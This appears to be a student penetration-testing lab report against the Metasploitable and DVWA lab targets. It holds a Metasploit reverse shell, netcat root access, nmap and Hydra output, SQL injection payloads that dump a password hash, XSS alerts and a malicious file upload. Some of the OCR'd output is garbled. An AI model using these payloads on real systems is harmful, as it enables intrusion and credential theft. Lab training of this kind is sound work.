nishith@kali:~$ msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.68.184:4444
[*] Sending stage (3907 bytes) to 192.168.68.231
[*] Meterpreter session 1 opened (192.168.68.184:4444 -> 192.168.68.231:39086) at 2023-03-13 10:53:51 -0400
[*] meterpreter > sysinfo
Computer: c-metasploitable
```

4) c: Exploiting Metasploit using Blind shell

After scanning the ports which are open we use netcat to read/write data across network using tcp protocol and thus we gain root access.

The image shows two terminal windows side-by-side. The left terminal window is on a Kali Linux host and shows the following commands and output:

```
[sudo] password for nishith:  
[root@kali] ~]  
[~] ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.68.184 brd 255.255.255.0 broadcast 192.168.68.255  
        netmask 255.255.255.0  
        inet6 fe80::2ff:fe80%eth0 brd fe80::ff:fe80%eth0 prefixlen 64 scopeid 0x20<brlink>  
            inet6 2409:408c:ae17:b982:800:27ff:fe0:0100 prefixlen 64 scopeid 0x0<global>  
            inet6 2409:408c:ae17:b982:33cf:5abe:7d85:9f0c prefixlen 64 scopeid 0x0<global>  
            ether 08:00:27:f8:d1:c0 txqueuelen 1000 (Ethernet)  
                RX packets 9 bytes 2374 (2.3 KiB)  
                RX errors 0 dropped 0 overruns 0 frame 0  
                TX packets 28 bytes 6847 (6.6 KiB)  
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0  
        netmask 0x0  
        inet6 ::1 brd ::1 prefixlen 128 scopeid 0x10<host>  
            loop txqueuelen 1000 (Local Loopback)  
                RX packets 24 bytes 1440 (1.4 KiB)  
                RX errors 0 dropped 0 overruns 0 frame 0  
                TX packets 24 bytes 1440 (1.4 KiB)  
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
[root@kali] ~]  
[~] nbtscan -r 192.168.68.0/24  
Doing NBT name scan for addresses from 192.168.68.0/24  


| IP address     | NetBIOS Name  | Server   | User                      | MAC address       |
|----------------|---------------|----------|---------------------------|-------------------|
| 192.168.68.184 | <unknown>     |          | <unknown>                 |                   |
| 192.168.68.255 |               | Sendo    | failed: Permission denied |                   |
| 192.168.68.231 | METASPOITABLE | <server> | METASPOITABLE             | 00:00:00:00:00:00 |

  
[root@kali] ~]  
[~] # nmap -sV 192.168.68.231  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 07:09 EDT  
Nmap scan report for 192.168.68.231  
Host is up (0.000091s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain      ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind     2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (worker01: WORKGROUP)
```

The right terminal window is on the Metasploitable target and shows the following output:

```
513/tcp open  Login      OpenBSD or Solaris rlogind  
514/tcp open  shell      Netkit rshd  
1099/tcp open  java-rmi  GNU Classpath grmiregistry  
1524/tcp open  bindshell  Metasploitable root shell  
2049/tcp open  nfs       2-4 (RPC #100003)  
2221/tcp open  ftp       ProFTPD 1.3.1  
3306/tcp open  mysql     MySQL 5.0.51a-3ubuntu5  
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp open  vnc       VNC (protocol 3.3)  
6000/tcp open  X11       (access denied)  
6667/tcp open  irc       UnrealIRCd  
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)  
8100/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds  
  
[root@metasploitable] ~]  
[~] netcat 192.168.68.231 1524  
root@metasploitable:~# whoami  
root  
root@metasploitable:~# ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
root@metasploitable:~#
```

2) Password cracking of metasploit machine using Hydra

For using hydra we need a txt file which contains the various passwords then using the hydra tool we exploit and get the correct combination of userid and password.

```
root@kali:~# Applications Places Terminal Mar15 08:33
root@kali:~#
root@kali:~# zsh: corrupt history file /home/nishith/.zsh_history
root@kali:~# ~-(nishith㉿kali)-[~]
root@kali:~# -$ sudo su -
[sudo] password for nishith:
root@kali:~# ~-[root@kali]-[~]
root@kali:~# ./hydra
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-PWORD|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-W TIME] [-w TIME] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOvVd46] [-m MODULE_OPT] [service://server[:PORT]] [-OPT]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -P PASS or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE  colon separated "login:pass" format, instead of -L/-P options
  -M FILE  list of servers to attack, one entry per line, `:` to specify port
  -t TASKS  number of threads to run in parallel per target (default: 16)
  -e nsr  enable or disable progress bar
  -U module  service module usage details
  -m OPT  options specific for a module, see -U output for information
  -h  more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT  some service modules support additional input (-d for module help)

Supported services: adamdsn asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} https-{get|post}-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}]nd[s] memcached mongo[m] mssql mysql nntp oracle-listener oracle-sid pwnmonkey pcрафn pop[s] postgres radmin2 rdp redis reexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum simp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp[mp]

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
```

5)a: Network scanning using nmap-p it used to find whether the host is up or not

The first three commands are the same for all the following

```
zsh: corrupt history file /home/nishith/.zsh_history
[nishith㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.110.184 netmask 255.255.255.0 broadcast 192.168.110.255
        inet6 2409:408c:9291:ae67:a00:27ff:fef8:d1c0 prefixlen 64 scopeid 0x0<global>
        inet6 2409:408c:9291:ae67:f8db:ddec:95b0:5f6d prefixlen 64 scopeid 0x0<global>
        inet6 fe80::a00:27ff:fef8:d1c0 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:f8:d1:c0 txqueuelen 1000 (Ethernet)
            RX packets 40 bytes 5650 (5.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 541 bytes 54011 (52.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 24 bytes 1440 (1.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 24 bytes 1440 (1.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[nishith㉿kali)-[~]
$ nbtscan -r 192.168.110.0/24
Doing NBT name scan for addresses from 192.168.110.0/24

IP address      NetBIOS Name      Server      User      MAC address
-----
192.168.110.184 <unknown>          <unknown>
192.168.110.231 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.110.255 Sendto failed: Permission denied

192.168.110.255 Sendto failed: Permission denied

[nishith㉿kali)-[~]
$ nmap 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:55 EDT
Nmap scan report for 192.168.110.231
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

[nishith㉿kali)-[~]
$ nmap -p 53 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:56 EDT
Nmap scan report for 192.168.110.231
Host is up (0.0065s latency).

PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

[nishith㉿kali)-[~]
$ 
```

```
(nishith㉿kali)-[~]
└─$ nmap -p 53 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:56 EDT
Nmap scan report for 192.168.110.231
Host is up (0.0065s latency).

PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

(nishith㉿kali)-[~]
└─$
```

b) nmap – St it is used for protocol sscanning

```
(nishith㉿kali)-[~]
└─$ nmap -sT 192.168.110.231

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:59 EDT
Nmap scan report for 192.168.110.231
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(nishith㉿kali)-[~]
```

c) nmap -O this gives us extra information about the host like traceroute , script scanning.

```
[sudo] password for nishith:  
[root@kali:~]  
# nmap -O 192.168.110.231  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:01 EDT  
Nmap scan report for 192.168.110.231  
Host is up (0.00030s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
5000/tcp  open  X11  
5667/tcp  open  irc  
3009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

d)nmap -A we can discover the target hosting service and identify additional targets to trace path.

```
[root@kali:~]  
# nmap -A 192.168.110.231  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:01 EDT  
Nmap scan report for 192.168.110.231  
Host is up (0.00030s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-syst:  
|_STAT:  
| FTP server status:  
|   Connected to 192.168.110.184  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|ssh-hostkey:  
| 1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)  
| 2048 5656240f211dde72bae61b1243de8f3 (RSA)  
23/tcp    open  telnet        Linux telnetd  
25/tcp    open  smtp          Postfix smptd  
|_ssl-date: 2023-03-15T11:02:05+00:00; +2s from scanner time.  
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProv  
| Not valid before: 2010-03-17T14:07:45  
| Not valid after:  2010-04-16T14:07:45  
|_sslv2:  
| SSLv2 supported  
| ciphers:  
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|   SSL2_RC4_128_WITH_MD5  
|   SSL2_RC4_128_EXPORT40_WITH_MD5  
|   SSL2_DES_64_CBC_WITH_MD5  
|   SSL2_RC2_128_CBC_WITH_MD5  
|   SSL2_DES_192_EDE3_CBC_WITH_MD5  
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,  
53/tcp    open  domain       ISC BIND 9.4.2  
|dns-nsid:  
| bind.version: 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-server-lightning: Metasploitable Linux
```

nmap -Sv this gives the system version of the ports

```
__(root㉿kali)-[~]
# nmap -PT 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:03 EDT
Nmap scan report for 192.168.110.231
Host is up (0.000076s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
1/tcp      open  ftp
2/tcp      open  ssh
3/tcp      open  telnet
5/tcp      open  smtp
3/tcp      open  domain
0/tcp      open  http
11/tcp     open  rpcbind
39/tcp     open  netbios-ssn
45/tcp     open  microsoft-ds
12/tcp     open  exec
13/tcp     open  login
14/tcp     open  shell
099/tcp    open  rmiregistry
524/tcp    open  ingreslock
049/tcp    open  nfs
121/tcp    open  ccproxy-ftp
306/tcp    open  mysql
432/tcp    open  postgresql
900/tcp    open  vnc
000/tcp    open  X11
667/tcp    open  irc
009/tcp    open  ajp13
180/tcp    open  unknown
MAC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
__(root㉿kali)-[~]
# 
```


nmap -PT

```
__(root㉿kali)-[~]
# nmap -PT 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:03 EDT
Nmap scan report for 192.168.110.231
Host is up (0.000076s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
1/tcp      open  ftp
2/tcp      open  ssh
3/tcp      open  telnet
5/tcp      open  smtp
3/tcp      open  domain
0/tcp      open  http
11/tcp     open  rpcbind
39/tcp     open  netbios-ssn
45/tcp     open  microsoft-ds
12/tcp     open  exec
13/tcp     open  login
14/tcp     open  shell
099/tcp    open  rmiregistry
524/tcp    open  ingreslock
049/tcp    open  nfs
121/tcp    open  ccproxy-ftp
306/tcp    open  mysql
432/tcp    open  postgresql
900/tcp    open  vnc
000/tcp    open  X11
667/tcp    open  irc
009/tcp    open  ajp13
180/tcp    open  unknown
MAC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
__(root㉿kali)-[~]
# 
```

6. Networking project on Fire extinguisher using cisco packet tracer

Here we use a server, a access point to create a wireless network, fire sprinkler, smoke detector, and old car to produce smoke. we set the IP addresses for server, fire sprinkler and smoke detector. We now connect them using a common SSID and using the server we set the condition for which fire sprinkler will be ON and OFF. In this case if smoke detector level is ≥ 0.75 the sprinkler is ON otherwise OFF.



GROUP 2

1a) Perform SQL injection on DVWA

We first start the apache2 server and use mariadb as the database.

- 1)always true scenario .2)display database version 3)display database name 4) display database name 5)display all tables in information_schema 6)display all the column fields in information_schema user table 7)display column field contents

This screenshot shows the DVWA SQL Injection page. The URL is `http://localhost/dvwa/vulnerabilities/sql_injection/`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (Blind), SQL Injection, and Weak Session IDs. The "SQL Injection" link is highlighted. The main content area has a form with a "User ID:" input field and a "Submit" button. Below the form, the output shows the result of the SQL query: "ID: 1' order by 2# First name: admin Surname: admin". At the bottom right of the main content area, there are "View Source" and "View Help" links.

This screenshot shows the DVWA SQL Injection page after the attack. The URL is `http://localhost/dvwa/vulnerabilities/sql_injection/`. The page title is "Vulnerability: SQL Injection". The sidebar and main content area are identical to the previous screenshot, but the output below the form now shows the results of the successful SQL injection: "ID: 1' order by 2# First name: admin Surname: admin". The "SQL Injection" link in the sidebar is also highlighted.

DVWA

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select user(),database()#
First name: admin
Surname: admin

ID: 1' union select user(),database()#
First name: Nishith@localhost
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

DVWA

Vulnerability: SQL Injection

User ID: Submit

```
ID: 0' union select 1,group_concat(table_name) from information_schema.tables where
First name: 1
Surname: guestbook,users
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

DVWA

Vulnerability: SQL Injection

User ID: Submit

```
ID: 0' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The screenshot shows the DVWA application's SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), and Weak Session IDs. The main content area has a title "Vulnerability: SQL Injection". Below it is a form with a "User ID:" input field containing "0' union select user,password from dvwa.users limit 01#", and a "Submit" button. To the right of the form, the output shows the results of the exploit: "ID: 0' union select user,password from dvwa.users limit 01#", "First name: admin", and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99".

1 b) Perform Cross-site scripting on DVWA

XSS DOM here to the url we add <script>alert()</script> by adding this javascript code we can expose the vulnerability. Same in the case of XSS Reflected also.

The screenshot shows the DVWA application's DOM Based XSS page. The sidebar menu is identical to the previous screenshot. The main content area has a title "Vulnerability: DOM Based Cross Site Scripting (XSS)". Below it is a form with a dropdown menu labeled "Please choose a language:" containing "English" and a "Select" button. To the right of the form, the output shows the results of the exploit: "Please choose a language: English".

The image displays three vertically stacked screenshots of the DVWA application, illustrating different types of Cross-Site Scripting (XSS) vulnerabilities.

Screenshot 1: DOM Based Cross Site Scripting (XSS)

The URL in the browser is `localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert(5)</script>`. The page title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, a sidebar menu lists various attack types, with "XSS (DOM)" highlighted. A language selection dropdown shows "English" selected. Below the dropdown, a link to "More Information" provides external resources:

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

A modal dialog box is displayed, showing the number "5" and an "OK" button. The status bar at the bottom of the browser window indicates "Unter Exploit-DB Google Hacking DB OffSec DVWA Security :: Dam...".

Screenshot 2: Reflected Cross Site Scripting (XSS)

The URL in the browser is `localhost/dvwa/vulnerabilities/xss_r/?default=<script>alert(1)</script>`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The sidebar menu shows "XSS (Reflected)" highlighted. A form field contains the value "`<script>alert(1)</script>`".

Screenshot 3: Reflected Cross Site Scripting (XSS) - Another View

The URL in the browser is `localhost/dvwa/vulnerabilities/xss_r/?default=<script>alert(1)</script>`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The sidebar menu shows "XSS (Reflected)" highlighted. A modal dialog box displays the number "1" and an "OK" button. The status bar at the bottom of the browser window indicates "Unter Exploit-DB Google Hacking DB OffSec DVWA Security :: Dam...".

The screenshot shows the DVWA Reflected XSS page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, and JavaScript. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a "What's your name?" input field containing "Hello" and a "Submit" button. A message "Hello" is displayed in a text area below the form. A small modal dialog box in the center says "localhost" with the number "1" and an "OK" button.

1 c) Perform File upload DVWA

The screenshot shows the Burp Suite interface. The "Intercept" tab is selected. A request to "http://10.0.2.5:80" is displayed in the raw tab. The content of the request is a multipart form-data POST to "/dvwa/vulnerabilities/upload/". It includes a file named "hack.html.jpg" which contains the XSS payload: <script>alert('You have been hacked')</script>. The response code is 200 OK.

This screenshot shows another instance of the Burp Suite interface with a similar setup. The "Intercept" tab is selected, and a request to "http://10.0.2.5:80" is shown in the raw tab. The request body is identical to the one in the previous screenshot, except for the file name "hack.html" instead of "hack.html.jpg". The response code is 200 OK.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the browser is 10.0.2.5/dvwa/vulnerabilities/upload#. The main content area is titled "Vulnerability: File Upload". It displays a form with a file input field labeled "Choose an image to upload:" and a "Browse..." button. Below the input field, it says "No file selected.". There is also a "Upload" button. A message at the bottom of the form area says ".../.../hackable/uploads/hack.html successfully uploaded!". To the left of the main content is a sidebar menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, and About.

The screenshot shows an Apache DAV index page for the directory /dvwa/hackable/uploads. The title is "Index of /dvwa/hackable/uploads". The page lists the following files:

Name	Last modified	Size	Description
Parent Directory	.	.	.
dvwa_email.png	16-Mar-2010 01:56	667	
hack.html	15-Nov-2019 21:16	76	
hack.sh	15-Nov-2019 21:02	36	
hello.txt	15-Nov-2019 20:33	5	
hello.txt.jpg	15-Nov-2019 20:18	5	
image.html	15-Nov-2019 20:42	72	
image.html.jpg	15-Nov-2019 20:30	72	
image.php	15-Nov-2019 21:14	206	
image.php	15-Nov-2019 20:50	206	
shell.php	16-May-2019 00:13	47	

At the bottom of the page, there is a footer note: "Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.5 Port 80".

2) a: Perform Sniffing using Wireshark in kali linux

We go to a http test website where we give our login credentials and using wireshark which we used to catch packets and thus we get the login credentials of the victim.



LOGIN

